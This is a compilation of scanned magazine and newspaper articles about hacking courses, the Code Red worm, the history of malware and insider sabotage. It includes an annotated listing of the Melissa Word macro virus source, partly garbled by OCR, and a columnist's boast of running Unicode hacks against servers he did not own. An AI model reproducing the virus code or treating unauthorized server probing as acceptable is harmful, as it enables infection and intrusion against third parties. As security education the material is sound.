Tech

Here at Hacking School

The students are business and technology journalists, and our classroom is at Ernst & Young's offices on Wall Street. We're there to take the compressed version of the company's eXtreme Hacking course (*www.ey.com*), which is intended for technical managers. We're learning how hackers size up a target, gather information, refine their knowledge, seek weaknesses, plan their exploits, and finally, penetrate the target at its weakest point.

We begin the session by introducing ourselves and answering the question, "What was the first time you got root?" I like the cheekiness of the question. It assumes that everybody has tried it. And it's right on target, because most of us have a favorite hack or exploit. For my own part, I habitually try default or obvious passwords on almost any system, and once I got full access to my cable company's then-brand-new caching server. I told them about it, and they fixed the problem. My white hat is firmly in place.

We're using the same tools that hackers use: fping, finger, nmap, hostcount, netcat, dig, satan, saint, and others. You can hack from any operating system, but the most powerful tools are written for Unix/Linux, and every hacker worth his salt runs at least one Linux machine. The registration information, tables, and directories that make the Internet work are the starting point for most hackers, and it's where we start looking into our own companies' servers. We learn how to build a discovery scan matrix so we can assess servers of interest and their potential vulnerabilities. My hacking has usually been off-the-cuff; I can see significant benefits in this methodical approach.

We quickly find that Ziff Davis Media's server is doing a pretty good job of security. Banners (the text that accompanies a log-on prompt) are all edited, revealing nothing about the equipment, the operating system, or the version. Some servers and routers can be probed further, causing them to divulge this information, but some can't. One of the devices intercepts Traceroute packets for all of the machines behind it, so accurately mapping our network is difficult. The Internet is famous (or infamous), however, for providing multiple ways of doing things, so a more detailed mapping is not impossible.

Another company's site is also well buttoned-down. A server tangentially related to one student's company (I'm being intentionally vague here) is running an old version of a program with well-known vulnerabilities. Penetrating it simply means downloading an exploit from the Web. At least a dozen hacker sites, both white hat and black hat, list the exploits, explain how the loopholes were closed in subsequent versions, and detailed the additional loopholes found in those versions. The current version has no known exploits—yet.

I hadn't been paying much attention to Unicode exploits, which have been laying waste to Windows 2000 and NT servers running Microsoft IIS with all but the latest patches. So when the instructor ran through the Unicode hacks, it was an eye-opener. You can find lots of examples of Unicode hacks on the Web. One of the more comprehensive is "Britney's Guide to Hacking NT in 5 Easy Steps" (*www.interphaze.org/bits/britneysnthackguide.html*).


The thesis is that even Britney Spears could take over many of the servers out there. To prove that I was at least as smart as Britney, I tried a few Unicode hacks of my own after class. I wasn't surprised that they worked; they are well-documented. I was astounded, though, at how many vulnerable servers I found. Get your act together, people—the patch is freely available from Microsoft.

I left the Ernst & Young course feeling a little bit dangerous, much the same way I felt when I first read *Hacking Exposed*, the seminal book on white-hat hacking and countermeasures. *Hacking Exposed* (*www.hackingexposed.com*) is now in its second edition, and should be required reading for everyone with a server or a network to secure. The number of vulnerabilities is appalling, and as I write this column, a significant number of white hat sites are down thanks to concentrated denial-of-service attacks. Some are blaming Sino-American tensions; others say that it's just hackers getting even with security administrators everywhere for their increased vigilance.

Whatever the case, the Web is still a very vulnerable place. Whether it's information warfare or asinine behavior, the result is the same—and it's not pretty.

Bill Machrone *is VP, Technology for Ziff Davis Media. You can reach him at* bill_machrone@ziffdavis.com *and get a thrice-weekly dose at* www.pcmag.com/machrone.

The thesis is that even Britney Spears could take over many of the servers out there. To prove that I was at least as smart as Britney, I tried a few Unicode hacks of my own.



The Perils of Port 80

In the months that the Code Red worm and its relatives have traveled the Net, they've caused considerable consternation among users of Microsoft's Internet Information Server, and elicited abundant schadenfreude from unaffected onlookers. Despite the limited havoc it wrought, the Code Red family highlights a much more pernicious problem: the vulnerability of embedded devices with IP addresses, particularly those with built-in Web servers.

Thus far, the Code Red worms work their way through self-generated lists of IP addresses and contact each address's port 80, the standard HTTP port. If a server answers, the worm sends an HTTP request that forces a buffer overflow on unpatched IIS servers, compromising the entire computer.

Any effect these worms have on other devices listening on port 80 appears to be unintended. Cisco admitted that some of its DSL routers are susceptible to denial-of-service; when routers' embedded Web servers are contacted by Code Red, the router goes down. HP print servers and 3Com LANmodems seem to be similarly affected; other network-infrastructure hardware likely suffered, too.

HTTP has become Internet-connected computers' lingua franca. Since Web browsers are effectively ubiquitous, many technology companies can't resist making their product functions visible—and controllable—via a Web browser. Indeed, it seems as if all future devices on the Net will be listening on port 80. This increasing reliance on network-accessible gadgetry will return to haunt us; Code Red is only a harbinger.

Sony cryptically announced in April it would endow all future products with IP addresses; a technically implausible claim, but nonetheless a clear statement of intent. Car vendors are experimenting with wirelessly accessible cars interrogated and controlled from a Web browser. The possibilities for nearly untraceable shenanigans perpetrated by the script kiddie next door after working out your car's password are endless. This problem won't be solved by encrypting the Web traffic between car and browser, either.

The rise of HTTP as a communications common denominator comes from ease of use, for programmer and customer alike. All customers need is a Web browser and the device's IP address, and they're set. Creating a lightweight server is trivial for developers, especially since both in- and outbound HTTP data is text.

Even more attractive, HTTP traffic is usually allowed through firewalls and other network traffic barriers. Numerous non-HTTP protocols are tunneled via HTTP in order to ease their passage.

But HTTP isn't the miscreant. The problem is created by the companies embedding network servers into products without making them sufficiently robust. Bullet-proof design and implementation of software—especially network software—in embedded devices is no longer an engineering luxury. Customer expectation of reliability for turnkey gadgets is higher than that for PC-based systems. The successful infiltration of the Code Red worms well after the alarm was sounded is eloquent proof that getting it right the first time has become imperative.

Given the ease of implementation and small code size of a lightweight Web server, it's particularly disturbing such software isn't engineered with greater care. Common errors that cause vulnerabilities—buffer overflows, poor handling of unexpected types and amounts of data—are well understood. Unfortunately, features still are valued more than reliability. Until that changes, Code Red and its ilk will continue unabated.

One example of doing it right is the OpenBSD project, whose developers have audited its kernel source code since the mid-1990s, and have discovered numerous vulnerabilities before they were exploited. Such proactive manual scrutiny of code is labor intensive and requires great attention to detail, but its efficacy is irrefutable. OpenBSD's security track record—no remotely exploitable vulnerabilities found in the past four years—speaks for itself.

Like sheep, companies and customers have been led along the path of least resistance by the duplicitous guide called convenience. HTTP is easy: easy to implement, easy to use, and easy to co-opt. With some diligence and forethought, it is also easy to secure, as are other means of remote access. HTTP wasn't designed to be all things to all applications, but its simplicity has made it an understandable favorite. With this simplicity also comes the responsibility on the part of its implementers to make sure it's not abused. C

STEPHAN SOMOGYI (risks01@st.gyroscope.net); BRUCE SCHNEIER (Schneier@counterpane.com).

MARTIN MAYO

Anatomy of Malice

BY STEPHEN CASS
ASSOCIATE EDITOR

One moment an executive is working on an e-mail to an important client. The next, her PC has been converted into an expensive paperweight, paralyzed by a piece of malicious software.

From New York to New Delhi, this scenario is all too familiar. Nor do infections cause only local damage. Increasingly, computers are being attacked by software that enables remote intruders to gain access or enlist computers as hapless foot soldiers in an information war.

For anyone worried about viruses and worms, perhaps the best advice is Know Thy Enemy

The perils of such enlistment hit the headlines last year when sites like eBay and CNN were brought low by a battalion of 75 computers flooding targets with junk data and blocking access by legitimate users. The attacker was a Canadian teenager, who had to hack into each computer individually. But autonomous, self-replicating software could create not a battalion, but an army, and wreak havoc on the communal infrastructure of the Internet.

Fear of just such a disaster fueled the urgent warnings that accompanied the recent outbreak of the Code Red worm. The target—the White House Web server—dodged the attack, but the aftershocks are still being felt. In fact, sampling nearly any Internet traffic stream reveals Code Red-like probes by copycat software looking for vulnerable computers to infect.

As in controlling the spread of real diseases, the key to effective defenses is to understand the cause and mechanism of infection, not to focus on the symptoms. A computer virus that erases a user's files may seem very different from one that merely prints out the occasional annoying message, but chances are, they both got into his or her system in a similar fashion.

Evolution of a sickness

Malicious software falls, by and large, into three classes: Trojans, viruses, and worms [see p. 60, top].

The first to appear were the Trojans, which date back to the early 1970s. Their existence prompted Fred Cohen, then a graduate student at the University of Southern California in Los Angeles, to begin experimenting with hostile and defensive software in 1983. Cohen read about the various Trojan horse programs being found in user directories on timesharing systems, and as he remembers it, "I realized that if a program was [not only] a Trojan but also reproduced itself, it would spread from program to program and user to user, acting like a disease." Now a practitioner in residence in the computer forensics program at the University of New Haven, in Connecticut, Cohen is credited with having coined the term *computer virus*.

By 1986, the first virus, Brain, which would be widely transmitted among PC users, had been created in Pakistan. It eventually found its way to the United States, triggering an outbreak at the University of Delaware, in Newark, in October 1987. Although the virus did little damage, it marked the end of an age of innocence.

In 1988, another landmark event occurred: the first Internet worm. At its peak the Morris worm infected some 6000 hosts, or 10 percent of the nascent Internet. Attacking on several fronts, the worm exploited bugs in software on the target systems and tried to guess obvious user passwords. Ultimately, it was a victim of its own success. Because it was poor at determining whether or not a system was already infected, targets were soon infected with multiple copies of the worm running simultaneously. As the copies scanned for new targets, the resulting exponential increase in the load on individual computers and network connections tipped off system administrators.


PETER HORVATH

The counterattack takes hold

In response to the Morris worm incident, the U.S. Defense Advanced Research Projects Agency (Darpa), Fort Lee, Va., set up the Computer Emergency Response Team. The group is now known as the CERT Coordination Center and is based at Carnegie Mellon University, in Pittsburgh. "It was decided that there needed to be an organization that could coordinate responses to events like this," explained Marty Lindner, team leader for incident handling at CERT.

Antivirus software companies sprang up too. One well-known vendor is Symantec, headquartered in Cupertino, Calif. As senior director of the company's Security Response office in Santa Monica, Calif., Vincent Weafer recalled how his staff watched viruses evolve. "Probably the biggest technology leap that occurred was the introduction of macro viruses" in the mid-1990s, Weafer said. A macro is a package of instructions used to automate tasks in large applications, such as the Microsoft Office suite, which provide so-called script engines to create and run macros.

If the application has been ported to several different platforms, the script engine ensures that the same macro will run on those platforms. Previously, differences between platforms meant that viruses could not cross the computer version of the species barrier and infect, say, both PC and Macintosh computers.



PETER HORVATH

Script engines removed that barrier, and worse, provided a high-level language environment for virus writers. "All of a sudden," Weafer said, "we went from [virus writers] who had to understand assembly...and low-level code, to people who could write viruses in macro [languages]....We saw an explosion of macro viruses as a lot of people, not necessarily equipped with a great deal of knowledge, started to get involved."

Among those unsophisticated users was a new type of computer vandal called a script kiddie. With such a script a (typically) relatively unskilled adolescent can create his or her own viruses and worms with virus-writing tools created by others.

Then, in 1998, a new type of virus appeared that combined some features from all three classes, viruses, Trojans, and worms. These were the mass mailers that arrived at computers attached to e-mail. Melissa was the first big one. "Suddenly we had global epidemics in a matter of days, not months or weeks, as we used to," said Weafer. According to CERT, it took three days for Melissa to infect over 100 000 computers, compared to the months it took for Brain to infect a few thousand computers 10 years previously.

Under the skin

A detailed look at Melissa demonstrates just how viruses in general get into a system, replicate, and deliver their payloads [see figure, p. 59]. Melissa targeted the Microsoft Office software suite, probably because of its widespread availability and its tight integration of such components as a word processor and an e-mail client.

Melissa's first appearance was on 26 March 1999 in the alt.sex newsgroup, lurking in a posted Microsoft Word document that contained a list of user names and passwords for a variety of pornographic Web sites.

The virus was in a macro called Document_Open, which, as the name suggests, is executed when the document is opened—*if* macros are permitted to run. Although given a pop-up warning by Microsoft Word against permitting macros to execute, users caught in the first wave were sufficiently intrigued by the content to ignore the warning—a perfect example of a Trojan attack.

The virus's first act was to disable the macro security tools. These tools allow users to block macros from running and receive warnings about the presence of macros in a document file.

As a worm might do, Melissa then opened the user's Microsoft Outlook e-mail address book and mailed the infected document, along with the virus, to the first 50 names in each address list. Cleverly, it also composed a subject line for these e-mails that read "Important Message From," followed by the infected user's name, also from Outlook. The body of the e-mail was set to "Here is that document you asked for...don't show anyone else." This convinced recipients that the document was from a trusted source, so they, too, ignored the initial warning against enabling macros.

Melissa then moved to its viral stage, attempting to infect other Word documents. First, it invaded Word's default template, copying itself into the Document_Close macro. The default template contains various settings used by Word when creating and editing documents.

Subsequently, when a Word document was closed by the user, the Document_Close macro executed, triggering Melissa, which copied itself into its original hiding place in a Document_Open macro. This meant Melissa was not confined to its original Trojan horse of a list of pornographic Web sites. Instead, it could hitch a ride on documents legitimately mailed between users, virtually guaranteeing that it would be part of a trusted e-mail and that the initial macro warning would be ignored.

Melissa then tidied up after itself, making sure the infected document was properly saved, so that the user would be unaware that anything was amiss. Finally the payload was executed. If the minute of the hour equaled the calendar day (say, 1:21 on 21 March), a quote from the animated TV show, "The Simpsons," was printed on the user's screen.

Although the payload was only a distraction, Melissa did considerable damage by clogging mail servers and provoking their shutdown. CERT reports that one site alone received 32 000 e-mail copies of Melissa in 45 minutes. Many system administrators chose to turn off their mail servers rather than attempt to weather the storm. "The real financial impact came when people took their e-mail servers off-line, with the following loss of productivity," said Symantec's Weafer.

Melissa's creator learned from the mistakes of the past. Unlike the Morris worm, Melissa carefully checks to see if the machine has already been infected, by looking in the Windows registry for an entry called "...by Kwyjibo" (Kwyjibo is another reference to "The Simpsons"). If the machine has not been infected, it adds this entry to the registry and mails itself out. If the machine has already been infected, it refrains from mailing itself and just sets about infecting documents. By limiting itself in this way, Melissa reduced, at least initially, its chances of being detected as the Morris worm was.

> **"We have created a generation of programmers who don't understand anything about protection"**

Many of the macro viruses that came later, including the Love Bug with its infamous subject line of "I LOVE YOU," followed the same pattern. Employing a clever bit of social engineering to gain users' trust allowed the virus to spread rapidly.

Burrowing through the Internet

A worm, however, must use a different approach. A virus like Melissa, before it can propagate itself, requires a human to move it forward, said CERT's Lindner. A worm "is actively seeking out more machines to infect, and each machine that it infects starts the same vicious cycle. No human has to get involved," he explained.

Many computers on the Internet run several different programs, such as Web and telnet servers that listen to network traffic. When a program is processing network traffic, it is said to be providing a service. It can also be a doorway for worms.

A common way for a worm to use a service to infect a computer is through a buffer overflow. Code Red used a so-called buffer overflow exploit to attack computers running Microsoft's IIS Web server.

After data is passed to it from the network to a particular service, such as the text of an e-mail to a mail server, the data is often held temporarily by the service in a memory space called a buffer.

If the size of the data being transferred to the buffer is larger than the space allocated to the buffer, the computer keeps writing the overflowing data into unexpected areas of memory. In certain circumstances, if this overflowing data represents valid computer instructions, the operating system will execute those instructions, infecting the computer.

Creating a buffer overflow exploit requires a detailed knowledge of how the target's operating system and software work, as well as a familiarity with low-level programming. But once created, such an attack can be automated.

Poor software

Buffer overflow exploits can be guarded against by having the service program check to see that the data will fit into the buffer before transferring it. Few compilers do this checking automatically, so the check must be coded manually. Often, at the time the program is created, the programmer is focusing on getting the software's primary function (say, a Web or e-mail server) to work, rather than thinking about security. "The problem is, we have created a generation of computer programmers who don't understand anything about protection," said the University of New Haven's Cohen.

CERT's Lindner wants vendors to make higher quality software. As well as thinking about security early in the products development, "if the vendors spent more time testing their code, validating their code, before it went to market, then there wouldn't be these vulnerabilities, and system administrators wouldn't have to spend most of their time patching," he said.

Another drawback, Cohen feels, is that software manufacturers allow time-to-market considerations to outweigh quality control. "Because they have so little liability, the only real test is: if it doesn't crash so often that the users refuse it, you're O.K.," he said. Most commercial software requires users to accept a license that in other industries would be considered a joke. For Microsoft's Office XP Resource Kit, for instance, the license reads that no warranty is given for "fitness for a particular purpose, of accuracy or completeness of responses, of results, of workmanlike effort, of lack of viruses, and of lack of negligence."

That the creators of the information infrastructure have been able to use these licenses incenses Cohen, who believes "there's an implied warranty of sale that *cannot* be waived. If people started suing these companies, they might find that they would win, regardless of what the license says."

What to do?

Is using an alternative to proprietary software a way to minimize the risk of infection? Open Source software (OSS) prides itself on being immune to issues such as time-to-market because the software is developed by a collection of individual programmers, not a company. "Not only do [Open Source developers] produce more robust and higher quality software, they also do audits of the software and find [vulnerabilities] more quickly and fix them more quickly," said Cohen. "The time to repair a vulnerability is typically 24–48 hours, and a notice is

Source of Mischief

[illegible]

Name of infected macro

```
Private Sub Document_Open
On Error Resume Next
End Sub
```

Tells computer to ignore errors caused by Melissa when it runs

Neutralize Word Defenses against Macros

```
IF
System.PrivateProfileString("",HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security","Level")<>"
Then
CommandBars("Marco").Controls("Security…").Enabled =
False
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Se
curity", "Level") = 1&
Else
CommandBars ("Tools"). Controls ("Marco").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
Options.SaveNormalPromt = (1 - 1)
End If
```

Word 2000

Word 97

Is target running Word 97 or 2000?

Disable access to Marco security controls

Disable access to Marco security controls

Set security setting to the lowest level

Turn off virus protection and other warnings

```
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject ("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace ("MAPI")
If System.PrivateProfileString (" ", HKEY_CURRENT_USER\Software\Software\Microsoft\Office\", "Melissa?") <> "… by Kwyjibo" Then
```

Check whether computer is already infected by Melissa

Computer not already infected

Computer already infected

Transmission

```
If UngaDasOutlook = "Outlook" Then
End Sub
DasMapiName.Logan "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries (x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo = AddyBook.AddressEntries.Count
Next oo

BreakUmoffASlice.Subject = "Important Message From &
Application.UserName
BreakUmOffASlice.Body = "Here is that document you asked for …
don't show anyone else ; -)"
BreakUmoffASlice.Attachments.Add
BreakUmOffASlice.Send
Peep = ""
Next y
DasMapiName.Logoff
End If

System.PrivateProfileString ("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\" , "Melissa?") = "…
by Kwyjibo"
End If
```

Replication and Infection

```
Set ADIL = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTIL = NormalTemplate.VBProject.VBComponents.Item (1)
NTCL = NTIL.CodeModule.CountOLines
ADCL = ADIL.CodeModule.CountOLines
BGN = 2
If ADIL/Name <> "Melissa" Then
IF ADCL > 0 Then ADIL.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADIL
ADIL.Name = "Melissa"
DoAD = True
End If
End Sub

If Dont <> True And DoAD
<> True Then GoTo CYA
```

If the current document or default template used for setting up Word document is not yet infected, mark it for infection

Template marked for infection

Document marked for infection

```
If DoAD = True Then
Do While NTI1.CodeModule.Lines (1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.Codemodule.AddFromString ("Private Sub
Document_Open ()")
Do While NTI1.CodeModule.Lines (BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN
NTI1.CodeModule.Lines (BGN,' 1)
BGN = BGN + 1
Loop
End If
```

Copy virus line by line into Document_Open macro of the document

```
If Don't = True Then
Do While ADI1.CodeModule.Lines (1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub
Document_Close ()")
Do While ADI1.Codemodule.Lines (BGN, 1) <> ""
ToInfect.CodeModule.Lines BGN,
ADI1.CodeModule.Lines (BGN, 1)
BGN = BGN + 1
Loop
End If
```

Copy virus line by line into the Document_Close macro of template

```
CYA:

If NTCL <> 0 And ADCL = 0 And (InStr (1, ActiveDocument.Name, "Document") = False) Then
ActiveDocument.SaveAs Filename:=ActiveDocument.Fullname
ElseIf (InStr (1, ActiveDocument.Name, "Document") <> False Then
ActiveDocument.Saved = True
End If
End Sub

'Word/Melissa written by Kwjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 … it's a new age!
```

Save infected document

Some comments by the author of the code

Payload

```
If Day(Now) = Minute(Now) Then
Selection.TypeText " Twenty-Two
points, plus triple-word-score,
plus fifty points for using
all my letters. Game's over.
I'm outta here."
End Sub
```

If the day of the month equals the minute of the hour, print a message


The Usual Suspects

Malicious software can be classified into three groups: viruses, Trojans, and worms. These divisions reflect how the software infects its target and might replicate after infection.

How a virus or worm affects a computer depends on the payload it carries. The payload is the portion of the virus that can spell the difference between a minor irritation and complete disaster for computer users and administrators. But even a virus with a benign or no payload may do harm by using up computer resources such as network capacity. –*S.A.C.*

VIRUSES


A virus hides and replicates itself in a computer's file system. To trigger an infection, the virus must be in a piece of software that is executed by the system. Many viruses soon copy themselves into essential system files, making them hard to remove.



Typically, viruses spread from system to system as software is exchanged between users, but the use of Trojans and worms to deliver viruses is also common. Once executed, most viruses take up residence in the computer's memory and try to infect other programs.

TROJANS

Like the wooden horse of legend, Trojans work by pretending to be something they are not, in order to bypass defenses. Masquerading as a useful or amusing




piece of software, they can carry a dangerous payload that executes on the target computer with all the privileges of the user that ran the Trojan program.

Writing a Trojan requires no more effort than writing any normal piece of software. It does not reproduce itself and so cannot spread throughout a file system or across a network. It relies upon somehow convincing individual users to run it as a trusted piece of software, a tactic that normally precludes epidemics. This limitation is not always a drawback to someone trying to break into a computer system; a Trojan program that is apparently well behaved and that draws little attention to itself can be used by a would-be intruder to monitor a network or provide a backdoor into a computer system at a later date.

WORMS

A worm is a piece of software that propagates itself across computer networks. Unlike Trojans and viruses, it can get itself executed on a target system without human intervention. It gets into a system by exploiting



bugs or overlooked features in commonly used network software already running on the target. A worm can exist purely in memory, never existing in a file, making it invisible to file-scanning antivirus software. –*SAC*

sent out immediately. There are many cases where commercial products don't upgrade these things for many months."

But Symantec's Weafer calls this "a religious debate." If the software is proprietary, less is known about its vulnerabilities, "and the script kiddies can't exploit it. If you do discuss it, you come up with fixes faster. There's no perfect answer and I think both viewpoints will be around for a long time."

Lindner also doesn't see OSS as a magic bullet. "Everything has vulnerabilities. The real question from the bad guy's point of view is, 'What is it worth to me? Where do I get my bigger bang for the buck when it comes to looking for exploits?' I get it in the bigger numbers...the target is the thing with the bigger installed base, which just happens to be Microsoft."

No defense is perfect, and since so many viruses appear all the time, how can users and system administrators manage their risk? The first thing to realize is that "new *types* of viruses are not appearing all the time; [once] we know how a given type of virus attacks computers, we can defend against it," said virus commentator Rob Rosenberger, the editor of Vmyths.com, a Web site dedicated to debunking both virus hoaxes and antivirus vendor hyperbole.

But, without spending all day scouring the antivirus and hacker Web sites, is there any way for users and administrators to get a warning of a new type of malicious software? Fortunately, there is a pattern. While there is no guarantee that a new type of virus won't appear that is both virulent and destructive, viruses and worms often show up first in proof-of-concept form—they spread and replicate using some new technique. Bearing either no payload or a harmless one, they rarely make the headlines, but will be noted in technology-focused news media. The trouble starts a few weeks or months later, when someone adds a destructive payload to the original virus.

As CERT's Lindner explained: "Every vulnerability has a cycle that seems to have survived the test of time. It takes someone in the know to create the first exploit...eventually that exploit gets in the wild. And people refine it and make better tools. And eventually, it gets to the level where they're published on the Internet and you have all these script kiddies, who have no idea of what they're really doing—someone else has done the thinking for them, all they have to do is click."

Sensible user policies also help, but they should be implemented in software as much as possible. Telling users not to "ever open an attachment is ridiculous," said Cohen. Rather, he believes a better approach would be a filter in the mail server that blocks executable files and detects macro viruses.

In the long run, then, probably the best defense against many viruses is simply, as Cohen puts it, "some rational business decisions by people in authority in the organization, and the decision by [software] manufacturers to provide the means by which those policies can be reasonably enforced." ●

PETER HORVATH

GENE GREIF

8(27 P1

In-House Hackers

Rigging Computers For Fraud or Malice Is Often an Inside Job

Employees Are More Adept Than Outsiders at Using And Abusing the Systems

Discovering a 'Logic Bomb'

By William M. Carley
Staff Reporter of The Wall Street Journal

At its London office, American Telephone & Telegraph Co. says, three technicians used a computer to funnel company funds into their own pockets. At General Dynamics Corp.'s space division in San Diego, an employee plotted to sabotage the company by wiping out a computer program used to build missiles. And at Charles Schwab & Co. headquarters in San Francisco, some employees used the stock brokerage firm's computer system to buy and sell cocaine.

As these examples suggest, employees are finding increasingly ingenious ways to misuse their companies' computer systems. Although publicity about computer wrongdoing has often focused on outside hackers gaining entry to systems to wreak havoc, insiders are proving far more adept at creating computer mayhem.

Workers may use company computer systems to line their own pockets, to seek revenge because they didn't get a promotion or because of other perceived slights. Whatever the motive, high-tech misdeeds are creating significant problems for companies large and small.

Means and Motive

Although figures for damages from computer abuse are scarce, some companies report internal frauds involving losses of more than $1 million. Even more costly are losses from disrupted operations, or from repairing the damage.

"Employees are the ones with the skill, the knowledge and the access to do bad things," says Donn Parker, an expert on computer security at SRI International, Menlo Park, Calif. "They're the ones, for example, who can most easily plant a 'logic bomb' [a program triggered by a specific time or event] which can crash your entire computer system." Most companies quietly fire the culprits without publicity, Mr. Parker adds. Dishonest or disgruntled employees pose "a far greater problem than most people realize."

Henry DeMaio agrees. Mr. DeMaio, former director of data security at International Business Machines Corp., now is a partner in Deloitte & Touche, an auditing firm that provides data-protection services to corporations. Mr. DeMaio says that company computers used to be big mainframes in "glass houses" where access was restricted to a few employees. But the systems now include millions of personal computers and laptop units available to most employees. These small units, he adds, are growing rapidly in speed, memory and connections to other company computers, making protection of corporate information systems all the more difficult.

AT&T Dials 900

The booming use of laptops is causing special concern, because they can be used off the premises, for extended time periods, and away from the eyes of fellow workers or superiors. The mobile units "just make it easier for an employee intent on, say, stealing his company's trade secrets," says one security consultant. Eastman Kodak Co., to protect laptop communications from being intercepted either by outsiders or by rogue employees, now uses modems that automatically encrypt certain messages.

Other companies are beginning to adopt a variety of tougher security measures. One system allowing only designated employees access to certain computer functions uses a series of encrypted messages developed at Massachusetts Institute of Technology.

Attacks on company computer systems, particularly those designed by programmers or computer technicians, can be sophisticated. At AT&T's British headquarters in London, the three technicians set up their own outside company with a 900 telephone number (which charges anyone who calls that number). Then the technicians allegedly programmed AT&T computers to call that 900 number repeatedly, running up huge bills that AT&T paid.

Trojan Horse

Last year, after the scheme was discovered, the three technicians were charged by Scotland Yard with unauthorized modification of computers and conspiracy to defraud. But the case was dropped due to legal technicalities. The three technicians are no longer with AT&T.

To avoid getting caught, fired – and possibly prosecuted – employees are camouflaging their attacks on computer systems. Even a program designed to act as a devastating logic bomb can be masked. A logic bomb, for example, may be designed to crash a computer system, to plant a virus that will replicate until it jams the computer's memory, or to erase data critical to a company's operations. However it works, the logic bomb program might be hidden within a "Trojan Horse" – that is, the disruptive computer program may be concealed within an ostensibly useful program.

In the incident at General Dynamics Corp.'s space system division in San Diego, the camouflage was so effective

Please Turn to Page A5, Column 1

In-House Hackers: Employees Acquire More Skills In Rigging Computers for Fraud—or for Revenge

Continued From First Page

that the disruptive program was discovered only by chance.

Michael Lauffenburger, a 31-year-old programmer at General Dynamics, had created a computer program to track the availability and prices of parts that the space division uses to build Atlas missiles, which deliver satellites and other payloads into space. But Mr. Lauffenburger apparently felt underpaid. So, according to an indictment in San Diego federal court, he schemed to destroy the parts program, quit General Dynamics and then get rehired as a consultant with "substantial" fees to rebuild the computer program.

The plot, the indictment alleges, went like this: In March last year, Mr. Lauffenburger created a second computer program, this one a logic bomb called "Cleanup." It would totally erase the original parts program starting at 6 p.m. May 24, the beginning of the Memorial Day weekend, when few would be around to notice. When the bomb went off, Mr. Lauffenburger wouldn't be around either; he quit March 29.

Cleanup was cleverly designed to lurk undetected in General Dynamics' IBM computers for weeks until it was scheduled to go off. The program had a low priority to run, so it wouldn't attract attention. But once it began running, its priority would escalate rapidly to a very high level so that no other program could supersede it. In addition, the usual notice or "flag" to show that the program had begun to run would be sent not to any programmers on duty but to a nonexistent file. Finally, once Cleanup had erased the Atlas parts computer program, it would erase itself. "It was designed to leave not a trace," says Mitchell Dembin, assistant U.S. attorney in San Diego.

Although there were to have been no clues left pointing to Mr. Lauffenburger, he was caught anyway. Soon after he quit General Dynamics, another technician encountered trouble with the IBM computers. In trouble-shooting, he happened to call up all the programs waiting to run—including Cleanup — and saw what it would do. Company security officials were called in, then federal agents. Cleanup was removed before it was scheduled to begin destroying files.

Earlier this year, Mr. Lauffenburger pleaded guilty to computer tampering, was fined $5,000 and sentenced to perform community service. It isn't clear how seriously General Dynamics would have been hurt if the Cleanup bomb detonated. The company had made a backup copy of the Atlas missile parts program, but federal investigators say the backup system apparently wasn't working properly.

General Dynamics declined to comment. An attorney for Mr. Lauffenburger said that his client didn't intend to destroy anything, and that he pleaded guilty to a misdemeanor charge only to avoid the high cost of going to trial.

